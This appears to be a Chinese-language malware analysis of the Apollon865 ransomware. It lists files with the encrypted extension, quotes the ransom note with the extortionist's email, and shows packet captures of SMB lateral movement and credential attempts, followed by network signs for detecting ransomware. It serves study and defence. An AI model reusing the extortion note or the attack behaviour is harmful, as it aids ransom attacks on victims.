
在Apollon865程式中，主要攻擊資料庫為MongoDB, MS-SQL, Oracle DB, MySQL。
(以上為停用資料庫服務程式，DB File解除鎖定(Unlocked) 才能對資料庫檔案進行加密)





2019-0831-Compare-NetTraffic-Data.pcap.Apollon865	2019/9/17 下午 05:45	APOLLON865 檔案	2,643 KB
2019-0831-Compare-NetTraffic-Data.txt.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	8 KB
2019-Normal-Browser-Close-1.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	40,618 KB
AAAA.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	739 KB
arp-poisoning.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	2 KB
B-2019-0111a.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	1,303 KB
B-2019-0111-Shade-Ransomware-infection-E.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	5,478 KB
B-2019-0512-Malware-Web-Download-1.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	8,442 KB
BBBB.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	131 KB
C-2018-03-22-fake-chrome-update.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	434 KB
CamStudio_Setup_2-7_r316.exe.Apollon865	2019/9/17 下午 04:36	APOLLON865 檔案	11,172 KB
CCCC.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	34,156 KB
DDDD.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	32 KB
DNS_Full_Test_Data.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	662 KB
DNS-Spoofing-1.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	6 KB
DNS-Spoofing-3.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	13 KB
DNS-Test-1.acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	289 KB
EEEE.pcap.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	204 KB
HSBC_DNS.Acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	8 KB
ids.txt	2019/9/6 上午 08:19	文字文件	3,602 KB
IPv6-Idle-Activity.acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	212 KB
IPv6-Ping-Hinet-Google.acp.Apollon865	2019/9/17 下午 05:46	APOLLON865 檔案	1,116 KB

在Apollon865程式中，被攻擊主機的資料檔案，於加密後，變更檔案類型為Apollon865



Send 1 crypted test image or text file or document to Sin_Eater.666@aol.com


发送一个被加密的测试文件（图片或者文档）到 邮箱 Sin_Eater.666@aol.com
In the letter include your personal ID (look at the beginning of this document). Send me this ID in your first email to me.
We will give you free test for decrypt few files (NOT VALUE) and assign the price for decryption all files.
After we send you instruction how to pay for decrypt tool and after payment you will receive a decrypt tool and instructions how to use it We can decrypt few files in quality the evidence that we have the decoder.

邮 件内容需要包含您的个人ID（请看文档开始的ID）。

我们将会解密测试文件并给出解密全部文件的价格。

在Apollon865程式中，需要傳送「被加密檔案」與 ID 到 Sin_Eater.666@aol.com 信箱
(並沒有採用TOR暗網通訊，此舉並不常見)


GlobalImposer SMB1 uses IPv4



```
No.  Time                        Source            Destination       Protocol  Length Info
 833 2019-09-17 17:08:11.502362  192.168.200.57    192.168.200.255   NBNS          92 Name query NB HTTP<20>
 834 2019-09-17 17:08:11.502424  192.168.200.162   192.168.200.57    NBNS         104 Name query response NB 192.168.200.162
 835 2019-09-17 17:08:11.503403  192.168.200.57    192.168.200.162   TCP           66 49508 → 139 [SYN] Seq=0 Win=8192 Len=0
 836 2019-09-17 17:08:11.503458  192.168.200.162   192.168.200.57    TCP           66 139 → 49508 [SYN, ACK] Seq=0 Ack=1 Win=
 837 2019-09-17 17:08:11.503494  192.168.200.57    192.168.200.162   NBSS         126 Session request, to HTTP<20> from TEST
 838 2019-09-17 17:08:11.503555  192.168.200.162   192.168.200.57    NBSS          60 Positive session response
 839 2019-09-17 17:08:11.503624  192.168.200.57    192.168.200.162   SMB          213 Negotiate Protocol Request
 840 2019-09-17 17:08:11.503828  192.168.200.162   192.168.200.57    SMB          143 Negotiate Protocol Response
 841 2019-09-17 17:08:11.504162  192.168.200.57    192.168.200.162   SMB          162 Session Setup AndX Request, NTLMSSP_NE
 842 2019-09-17 17:08:11.504328  192.168.200.162   192.168.200.57    SMB          299 Session Setup AndX Response, NTLMSSP_C
 843 2019-09-17 17:08:11.504519  192.168.200.57    192.168.200.162   SMB          246 Session Setup AndX Request, NTLMSSP_AU
 844 2019-09-17 17:08:11.504994  192.168.200.162   192.168.200.57    SMB          175 Session Setup AndX Response
 845 2019-09-17 17:08:11.505250  192.168.200.57    192.168.200.162   SMB          132 Tree Connect AndX Request, Path: \\HTT
 846 2019-09-17 17:08:11.505333  192.168.200.162   192.168.200.57    SMB          114 Tree Connect AndX Response
 847 2019-09-17 17:08:11.505509  192.168.200.57    192.168.200.162   LANMAN       183 NetServerEnum2 Request, Workstation, S
 848 2019-09-17 17:08:11.505742  192.168.200.162   192.168.200.57    LANMAN       149 NetServerEnum2 Response
 849 2019-09-17 17:08:11.507581  192.168.200.57    192.168.200.162   SMB          162 Session Setup AndX Request, NTLMSSP_NE
 850 2019-09-17 17:08:11.507699  192.168.200.162   192.168.200.57    SMB          299 Session Setup AndX Response, NTLMSSP_C
 851 2019-09-17 17:08:11.507973  192.168.200.57    192.168.200.162   SMB          518 Session Setup AndX Request, NTLMSSP_AU
 852 2019-09-17 17:08:11.508867  192.168.200.162   192.168.200.57    SMB          175 Session Setup AndX Response
```

在Apollon865程式中，特殊的SMB網路行為：先進行NBNS廣播後，獲取回應者的IP位址資料
然後嘗試進行 連線登入 (IPC$) 並且進行小規模網路芳鄰通訊。

GlobalImposer SMB2 uses IPv6



tcp.port==445

Source	Destination	Protocol	Length	Info
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	TCP	86	49520 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	TCP	86	445 → 49520 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	TCP	74	49520 → 445 [ACK] Seq=1 Ack=1 Win=66048 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB	233	Negotiate Protocol Request
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB2	182	Negotiate Protocol Request
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB2	240	Session Setup Request, NTLMSSP_NEGOTIATE
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	287	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	SMB2	599	Session Setup Request, NTLMSSP_AUTH, User: TEST201906\Administrator
fe80::614e:c600:309a:c89e	fe80::ff:5b0f:fdc9:c01c	SMB2	151	Session Setup Response, Error: STATUS_ACCOUNT_RESTRICTION
fe80::ff:5b0f:fdc9:c01c	fe80::614e:c600:309a:c89e	TCP	74	49520 → 445 [RST, ACK] Seq=959 Ack=639 Win=0 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	TCP	86	49521 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	TCP	86	445 → 49521 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	TCP	74	49521 → 445 [ACK] Seq=1 Ack=1 Win=66048 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB	233	Negotiate Protocol Request
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB2	182	Negotiate Protocol Request
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	248	Negotiate Protocol Response
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB2	240	Session Setup Request, NTLMSSP_NEGOTIATE
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	369	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	SMB2	679	Session Setup Request, NTLMSSP_AUTH, User: TEST201906\Administrator
fe80::84cb:ddc:f2e3:6542	fe80::ff:5b0f:fdc9:c01c	SMB2	151	Session Setup Response, Error: STATUS_ACCOUNT_RESTRICTION
fe80::ff:5b0f:fdc9:c01c	fe80::84cb:ddc:f2e3:6542	TCP	74	49521 → 445 [RST, ACK] Seq=1039 Ack=721 Win=0 Len=0
fe80::ff:5b0f:fdc9:c01c	fe80::61b2:e24c:c177:ff3d	TCP	86	49522 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1440 WS=256 SACK_PERM=1


在Apollon865程式中，特殊的SMB網路行為：進行IPv6的網路芳鄰帳密攻擊(Administrator)。

如何分析封包發覺異常?

加密勒索攻擊，會有2個共同的關鍵情況，感染與加密 !!

更多分析技巧，請參考 http://www.nspa-cert.org and https://www.nspa-cert-tw.org/

勒索攻擊的網路異常現象



01

SMB traffic for NAS or File Sharing [1]

從網路段可以明顯觀察到這個現象，不過，我們需要學習如何忽略正常封包，並且進一步發現週期性的網路通訊活動。

02

HTTP or HTTPS (TLS) [2][5]

異常出現的HTTP/HTTPS通訊行為，包括沒有DNS 查詢的Downloader 通訊行為，而直接連接到各定而特定的IP位址。

03

DNS Query of Special Domain [3][4]

加密勒索可能需要連接網站，以便於下載後續惡意程式。這個連接網站的動作，會觸發詢問DNS網站網址與IP位址查詢的網路行為。

04

TCP Fail Connection or TOR

許多 Downloader 可能需要連接不同的C&C主機，但是有某些主機可能已經失效，所以會產生TCP連線失敗的通訊。

[1] Morato, D., Berrueta, E., Magaña, E. and Izal, M., Ransomware early detection by the analysis of file sharing traffic, Journal of Network and Computer Applications, 124, pp.14-32, 2018.

[2] Routa Moussaileb, Nora Cuppens, Jean-Louis Lanet, Hélène Le Bouder. Ransomware Network Traffic Analysis for Pre-Encryption Alert. FPS 2019 : 12th International Symposium on Foundations & Practice of Security, Nov 2019, Toulouse, France. ffhal-02313656f

[3] M. Akbanov, V.G. Vassilakis, and M.D. Logothetis, "Ransomware detection and mitigation using software-defined networking: The case of WannaCry", Computers & Electrical Engineering, vol. 76, pp. 111-121, June 2019.

